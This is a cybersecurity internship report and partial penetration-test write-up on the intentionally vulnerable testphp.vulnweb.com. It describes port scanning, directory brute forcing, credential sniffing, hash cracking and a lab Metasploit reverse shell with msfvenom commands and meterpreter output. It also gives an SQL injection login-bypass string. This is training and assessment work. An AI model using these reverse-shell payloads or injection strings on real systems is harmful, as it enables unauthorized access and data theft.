

A REPORT ON BEGINNER LEVEL TASK & INTERMEDIATE LEVEL

Thokala Srinivasa Rao

August Batch - 1



Introduction

- This report outlines the completion of a series of cybersecurity tasks completed during a virtual internship with Shadow fox.
- The purpose of these tasks was to evaluate and improve skills in various cybersecurity areas, such as network analysis, brute-forcing methods, encryption, and exploitation.
- The internship was structured into three difficulty levels: *Beginner*, *Intermediate* and *Hard*, each consisting of a set of challenges tackled using specific tools and techniques.
- The goal of this report is to describe the procedures followed for each task, the tools and methods used, and the outcomes achieved.
- By documenting these processes, the report aims to provide a clear view of the approach taken to complete the tasks and to highlight the skills developed and demonstrated throughout the internship.

Information

Machines and Tools Used:

Beginner Level Tasks:

- **Website Analyzed:** <http://testphp.vulnweb.com/>
 - **Port Scanning:** Nmap was employed to scan and identify open ports on the website.
 - **Brute Forcing:** Tools like DirBuster and Gobuster were used to discover directories on the site.
 - **Network Traffic Analysis:** Wireshark was utilized to capture and analyze network traffic in order to extract login credentials.

Intermediate Level Tasks:

- **Encrypted File Analysis:**
 - **Encryption Tool:** VeraCrypt was used to decrypt a file.
 - **Password Decoding:** The file named encoded.txt contained a hashed password, which was decoded using relevant hashing algorithms or tools.
- **Executable Analysis:**
 - **Tool Used:** PE Explorer was used to examine the executable file and find the entry point address.
 - **Payload Creation:** Metasploit was employed to create a reverse shell payload and connect from a Windows 10 virtual machine.

Virtual Machine Setup:

- **Configuration:** A virtual machine environment was set up to provide a controlled and isolated space for completing the tasks. This setup included:
 - **Operating System:** Windows 10 was used for payload testing and network analysis.
 - **Security Tools:** Metasploit was used for payload creation, VeraCrypt for handling encryption tasks, and Wireshark for network traffic analysis.

Beginner Level Task

Find all the ports that are open on the website <http://testphp.vulnweb.com/>

Attack Name:

Port Scanning

Severity:

Score: 3.5/10 (CVSS Base Score)

Level: Low to Medium

Explanation:

- Port scanning is typically seen as a reconnaissance technique rather than a direct attack.
- It involves checking which ports are open on a target system, which could potentially expose vulnerabilities if any misconfigured services are found.
- The severity depends on whether critical services are exposed and how easily they could be exploited.

Impact:

Port scanning helps identify open ports on a website, revealing details about the services and applications running on the server. This can lead to:

- Information Disclosure
- Potential Exploitation

Procedure

- Open Nmap in Linux
- Perform the following command

nmap <http://testphp.vulnweb.com/>

- After performing this command, we can see all the open ports and services running on the given host
- The following are the screenshots for the output

```
(root@Srinivas)-[/home/srinivas]
# nmap -vv testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 12:57 IST
Initiating Ping Scan at 12:57
Scanning testphp.vulnweb.com (44.228.249.3) [4 ports]
Completed Ping Scan at 12:57, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:57
Completed Parallel DNS resolution of 1 host. at 12:57, 0.26s elapsed
Initiating SYN Stealth Scan at 12:57
Scanning testphp.vulnweb.com (44.228.249.3) [1000 ports]
Discovered open port 3389/tcp on 44.228.249.3
Discovered open port 143/tcp on 44.228.249.3
Discovered open port 111/tcp on 44.228.249.3
Discovered open port 22/tcp on 44.228.249.3
Discovered open port 445/tcp on 44.228.249.3
Discovered open port 53/tcp on 44.228.249.3
Discovered open port 113/tcp on 44.228.249.3
Discovered open port 554/tcp on 44.228.249.3
Discovered open port 443/tcp on 44.228.249.3
Discovered open port 993/tcp on 44.228.249.3
Discovered open port 110/tcp on 44.228.249.3
Discovered open port 139/tcp on 44.228.249.3
Discovered open port 21/tcp on 44.228.249.3
```

Figure 1

```
Discovered open port 7000/tcp on 44.228.249.3
Discovered open port 9081/tcp on 44.228.249.3
Discovered open port 23/tcp on 44.228.249.3
Increasing send delay for 44.228.249.3 from 0 to 5 due to 11 out of 21 dropped p
robes since last increase.
Discovered open port 5900/tcp on 44.228.249.3
Discovered open port 256/tcp on 44.228.249.3
Discovered open port 3306/tcp on 44.228.249.3
Discovered open port 80/tcp on 44.228.249.3
Discovered open port 587/tcp on 44.228.249.3
Discovered open port 995/tcp on 44.228.249.3
Discovered open port 199/tcp on 44.228.249.3
Discovered open port 135/tcp on 44.228.249.3
Discovered open port 1025/tcp on 44.228.249.3
Discovered open port 1723/tcp on 44.228.249.3
Discovered open port 8888/tcp on 44.228.249.3
Discovered open port 25/tcp on 44.228.249.3
Increasing send delay for 44.228.249.3 from 5 to 10 due to 11 out of 12 dropped
probes since last increase.
Discovered open port 3871/tcp on 44.228.249.3
Discovered open port 1658/tcp on 44.228.249.3
Discovered open port 50389/tcp on 44.228.249.3
Discovered open port 8085/tcp on 44.228.249.3
Discovered open port 765/tcp on 44.228.249.3
```

Figure 2

Mitigation Steps:

Implementing the following methods may mitigate the risk.

- Firewall Configuration
- Service Hardening
- Network segmentation
- Regular scanning
- Intrusion Detection System

Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

Attack Name:

Directory Brute Forcing

Severity:

Score: 4.0/10 (CVSS Base Score)

Level: Medium

Explanation:

- Directory brute forcing involves trying many different directory names to uncover hidden or unsecured resources on a website.
- This type of attack is considered medium severity because it can expose sensitive or administrative directories that might be vulnerable.
- Although not as critical as some direct exploits, it can provide attackers with crucial information for further attacks.

Procedure:

- Open terminal in kali Linux
- Perform the following command

Dirb <http://testphp.vulnweb.com/>

- After performing this command, we can get all the hidden directories

```
(root@Srinivas)-[/home/srinivas]
# dirb http://testphp.vulnweb.com/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Aug 24 13:13:48 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

-----
END_TIME: Sat Aug 24 14:02:05 2024
```

Figure 3

Index of /admin/

../		
create.sql	11-May-2011 10:27	523

Figure 4

Index of /CVS/

../		
Entries	11-May-2011 10:27	1
Entries.Log	11-May-2011 10:27	1
Repository	11-May-2011 10:27	8
Root	11-May-2011 10:27	1

Figure 5

Index of /images/

../		
logo.gif	11-May-2011 10:27	6660
remark.gif	11-May-2011 10:27	79

Figure 6

Index of /pictures/

../	11-May-2011 10:27	12426
1.jpg	11-May-2011 10:27	4355
1.jpg.tn	11-May-2011 10:27	3324
2.jpg	11-May-2011 10:27	1353
2.jpg.tn	11-May-2011 10:27	9692
3.jpg	11-May-2011 10:27	3725
3.jpg.tn	11-May-2011 10:27	13969
4.jpg	11-May-2011 10:27	4615
4.jpg.tn	11-May-2011 10:27	14228
5.jpg	11-May-2011 10:27	4428
5.jpg.tn	11-May-2011 10:27	11465
6.jpg	11-May-2011 10:27	4345
6.jpg.tn	11-May-2011 10:27	19219
7.jpg	11-May-2011 10:27	6458
7.jpg.tn	11-May-2011 10:27	50299
8.jpg	11-May-2011 10:27	4139
8.jpg.tn	11-May-2011 10:27	771
WS_FIP.LOG	23-Jan-2009 10:06	33
credentials.txt	23-Jan-2009 10:47	52
ipaddresses.txt	23-Jan-2009 12:59	3936
path-disclosure-unix.html	08-Apr-2013 08:42	698
path-disclosure-win.html	08-Apr-2013 08:41	1535
wp-config_bak	03-Dec-2008 14:37	

Figure 7

Index of /vendor/

../		
installed.json	31-Jan-2022 11:08	52844

Figure 8

Impact:

Directory brute forcing can lead to several significant impacts:

- Information Disclosure
- Increased Attack Surface
- Potential for Further Exploits

Mitigation Steps:

- Avoiding predictable directories and paths
- Implementing the Web Application Firewall
- Implementing proper access control
- Applying rate limit
- Performing regular security audits

Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

AttackName:

Network Traffic Interception

Severity:

Score: 6.5/10 (CVSS Base Score)

Level: High

Explanation:

- Network traffic interception is a high-severity attack, especially when it involves capturing credentials.
- If credentials are sent in plaintext or with inadequate encryption, attackers can intercept and misuse this information for unauthorized access.

Procedure:

- Open Wireshark and set network interface like wifi or ethernet
- After that click on capture button
- Open any browser and open the <http://testphp.vulnweb.com/> website
- And login with any credentials
- Ex: username: testuser & password: testpass
- After that open Wireshark again and click on stop capturing button.
- Use tcp.port = 80 filter and search for port request on info column then we can get the credentials what we had entered in the login page
- The following is the screenshot of the execution




Figure 9

Impact:

Intercepting network traffic and capturing credentials can have serious consequences:

- Credential Theft
- Unauthorized Access
- Data Breach

Mitigation Steps:

The following steps may mitigate the risks

- Use HTTPS
- Implement Secure Authentication
- Network Security Monitoring
- Educate Users
- Regular Security Audits
- Update and Patch

Intermediate Level Task

A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Attack Name:

Password Hash Cracking

Severity:

Score: 7.0/10 (CVSS Base Score)

Level: High

Explanation:

- Cracking password hashes is considered a high-severity attack because it compromises the confidentiality of encrypted data.
- Successfully cracking a password hash reveals the encryption password, which can be used to access sensitive files.

Procedure:

- Copied the hash value which is given in the encoded.txt file
- For decoding that hash value, I had used John tool, but I don't I did not get the response for a long time and also tried for 3 to 4 times.
- So, I had used an online website to crack the hash

MD5 decryption results

Here are your updated results for the MD5 list you send to us

This page is updated in real-time, feel free to add it in your favorites and come back to check this regularly

You'll get an email if new hashes are decrypted

You can download a CSV export of this list by clicking on the "CSV Export" link just after the table

MD5 Hash	Status	Result
482c811da5d5b4bc6d497ffa98491e38	Cracked	password123

[Generate CSV](#)

Figure 10

- After that need to install Veracrypt in our pc and need to upload the Veracrypt file and need to use decoded password to mount the encrypted file




Figure 11

- Access the mounted volume and retrieve the secret code contained within.

shadowfox cybersecurity - Notepad
File Edit Format View Help
The secret code is :- never giveup

Figure 12

Impact:

- Confidentiality Breach
- Data Exposure

Mitigation Steps:

- Strong Password Policies
- Encryption Best Practices
- Access Controls

An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Attack Name:

Executable Analysis

Severity:

Score: 4.5/10 (CVSS Base Score)

Level: Medium

Explanation:

- Analyzing executables to find the entry point involves reverse engineering, which is considered medium-severity.
- While it provides insight into the executable's structure, it doesn't immediately lead to exploits unless other vulnerabilities are discovered.

Procedure:

Open PE Explorer tool to analyse the executable file

Upload the veracrypt executable file to find the address entry point




Figure 13

Impact:

- Reverse Engineering Insight
- Potential Exploits

Mitigation Steps:

- Use obfuscation to make reverse engineering more challenging.
- Regularly audit code for vulnerabilities and apply necessary patches or updates.
- Restrict access to sensitive executables and code to authorized users.

Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Attack Name:

Reverse Shell Exploitation

Severity:

Score: 8.0/10 (CVSS Base Score)

Level: High

Explanation:

Creating a reverse shell payload and establishing a connection is a high-severity attack.


It allows for remote control of a compromised system, which can lead to major security breaches.

Procedure:

- By using Metasploit need to create a reverse shell payload
- Following command will create the payload

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe>file.exe
```

- check the payload is create or not using the ls command
- After that enter into Ms console and set LHOST and LPORT and run



```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -f exe>file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  Pictures  Templates
Documents  file.exe  payload  Public  Videos

(kali@kali)-[~]
$ msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 92.168.140.130
LHOST => 92.168.140.130
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[-] Handler failed to bind to 92.168.140.130:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
```

Figure 14

- And need to setup listener to receive the reverse shell connection.

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.140.129 - - [24/Aug/2024 05:33:26] "GET / HTTP/1.1" 200 -
192.168.140.129 - - [24/Aug/2024 05:33:27] code 404, message File not found
192.168.140.129 - - [24/Aug/2024 05:33:27] "GET /favicon.ico HTTP/1.1" 404 -
192.168.140.129 - - [24/Aug/2024 05:33:34] "GET /payload HTTP/1.1" 200 -
192.168.140.129 - - [24/Aug/2024 05:40:08] "GET / HTTP/1.1" 200 -
192.168.140.129 - - [24/Aug/2024 05:40:20] "GET /file.exe HTTP/1.1" 200 -

```

Figure 15

- Now execute the payload on windows 10 virtual machine
- Then we get the reverse shell

```

meterpreter > ls
Listing: C:\Users\Srinivas\Downloads

Mode                Size                Type             Last modified     Name
-----
100666/rw-rw-  38218                fil      2024-08-24 10:25:03 - Address Entry Point.p
rw-                                0400                                     ng
100777/rwxrwx  3828712              fil      2024-08-24 10:16:46 - PE.Explorer_setup.exe
rwx                                0400
100666/rw-rw-  5507                fil      2024-08-24 10:21:31 - Secrete Code.png
rw-                                0400
100666/rw-rw-  26402              fil      2024-08-24 10:20:51 - Vera Crypt.png
rw-                                0400
100777/rwxrwx  35282192             fil      2024-08-24 10:18:44 - VeraCrypt Setup 1.26.
rwx                                0400                                     7.exe
100666/rw-rw-  282                fil      2024-08-24 16:57:11 - desktop.ini
rw-                                0400
100666/rw-rw-  32                fil      2024-08-24 10:15:54 - encoded.txt.txt
rw-                                0400
100777/rwxrwx  73802              fil      2024-08-24 11:10:38 - file.exe
rwx                                0400
100666/rw-rw-  73802              fil      2024-08-24 11:03:37 - payload
rw-                                0400
100666/rw-rw-  10485760             fil      2024-08-24 10:17:20 - shadowfox veracrypt.t

```

Figure 16

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	38218	fil	2024-08-24 10:25:03 - 0400	Address Entry Point.png
100777/rwxrwxrwx	3828712	fil	2024-08-24 10:16:46 - 0400	PE.Explorer_setup.exe
100666/rw-rw-rw-	5507	fil	2024-08-24 10:21:31 - 0400	Secrete Code.png
100666/rw-rw-rw-	26402	fil	2024-08-24 10:20:51 - 0400	Vera Crypt.png
100777/rwxrwxrwx	35282192	fil	2024-08-24 10:18:44 - 0400	VeraCrypt Setup 1.26.7.exe
100666/rw-rw-rw-	282	fil	2024-08-24 16:57:11 - 0400	desktop.ini
100666/rw-rw-rw-	32	fil	2024-08-24 10:15:54 - 0400	encoded.txt.txt
100777/rwxrwxrwx	73802	fil	2024-08-24 11:10:38 - 0400	file.exe
100666/rw-rw-rw-	73802	fil	2024-08-24 11:03:37 - 0400	payload
100666/rw-rw-rw-	10485760	fil	2024-08-24 10:17:20 - 0400	shadowfox veracrypt.txt

```

meterpreter > getuid
Server username: DESKTOP-MR3S86T\Srinivas
meterpreter >

```

Figure 17

Impact:

- Provides unauthorized remote control of the system, potentially leading to full system compromise.
- Risk of sensitive data being accessed or exfiltrated by the attacker.

Mitigation Steps:

- Isolate critical systems to limit the impact of a reverse shell attack.
- Use endpoint protection solutions to detect and block malicious payloads.
- Keep systems and applications up-to-date with the latest security patches to protect against known vulnerabilities.

References and Resources

Nmap Documentation

Dirbuster documentation

Wireshark documentation

Explored the Veracrypt official website <https://www.veracrypt.fr/>

Explored the Pe Exploral official website <http://www.heaventools.com/pe-explorer.htm>

Metasploit Framework Documentation

Security Analysis Report of testphp.vulnweb

Thokala Srinivasa Rao

August 27, 2024

Contents

1 Confidentiality Statement	3
2 Assessment Overview	3
3 Vulnerability Severity Ratings	3
4 Executive Summary	4
5 Scope	4
6 Attack summary	4
7 Methodology	5
8 PenTest Findings	5
8.1 Obtained Login credentials (High)	5
8.2 SQL injection(critical).....	6
8.3 Insecure connection	8
8.4 Sensitive Information Disclosure(Critical)	9
8.5 Sensitive Information Disclosure(HIGH)	10
8.6 Sensitive Information Disclosure(high)	11
8.7 Reflected Cross-site scripting in search bar(Critical)	12
9 Security Weakness	14
10 Conclusion	14
11 References	14

1 Confidentiality Statement

This document belongs exclusively to VulnWeb and contains confidential information. You cannot duplicate, redistribute, or use any part of it without the company's consent. I am allowed to share this document with auditors under non-disclosure agreements to show compliance with penetration testing requirements

2 Assessment Overview

A penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. I attempted to gather sensitive information through open source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access

Phases of penetration testing activities include the following:

- Planning– Customer goals are gathered and rules of engagement obtained.
- Discovery– Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack–Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting– Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses

3 Vulnerability Severity Ratings

Severity Level	Description
Low	Minor vulnerabilities with limited impact.
Medium	Moderate vulnerabilities that could potentially lead to some impact.
High	Significant vulnerabilities that pose a substantial risk.
Critical	Critical vulnerabilities that pose a severe risk and require immediate attention.

Table 1: Severity Levels

4 Executive Summary

During August 20 to August 22, Vulnerability test was conducted on the website <http://testphp.vulnweb.com>. The tools used for scanning are Nmap, Burpsuite, Gobuster and pentesting was done on these vulnerabilities to check whether it is valid. By leveraging a series of attacks, I found critical level vulnerabilities. It is highly recommended that vulnweb address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

5 Scope

Assessment	Details
External penetration test	http://testphp.vulnweb.com

6 Attack summary

Sl. no	Action	Recommendation	Severity
1	Obtained login credentials from http://testphp.vulnweb.com/pictures/credentials.txt	Delete the webpages which contain user credentials	High
2	The login page is vulnerable to SQL injection	Implement Input Validation and Sanitization:	Critical
3	Insecure Connection	Change the webpage to "https" from "http"	Medium
4	Sensitive Information Disclosure	Remove the user credentials	Critical
5	Sensitive Information Disclosure	Remove the webpage contents	High
6	Sensitive Information Disclosure	Implement access controls	High
7	Reflected Cross-site scripting in search bar(Critical)	Input Validation and Filtering:	Critical

Table 2: Severity

7 Methodology

The security analysis was conducted using various tools and techniques, including:

- Automated scanning using tools like Nmap and Burp Suite.
- Manual testing for common vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS).
- Review of application source code where available.

8 PenTest Findings

The following vulnerabilities were identified during the assessment:

8.1 Obtained Login credentials (High)

Description	It was possible to find the login credentials of a user from http://testphp.vulnweb.com/pictures/credentials.txt . This user credentials can be later used to login to any webpages associated with it.
Impact	High
System	http://testphp.vulnweb.com/pictures/credentials.txt

Proof of Concept:




Figure 1: login credentials

Recommendation:-Remove the web page or the contents.

8.2 SQL injection(critical)

Sql vulnerabilities were found in the following inputs:

Description	The login page is vulnerable to SQL injection(a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed). It is possible to bypass the login page with the sql command a' or '1'='1. When the login page is vulnerable to sql injection other users will be able to login with just usernames and without their password. This can result in unauthorized access to sensitive data, such as: Passwords, credit card number and personal information.
Impact	Critical
System	http://testphp.vulnweb.com/login.php

Proof of Concept:




Figure 2: The login request is captured and sql commands are given in the place of password

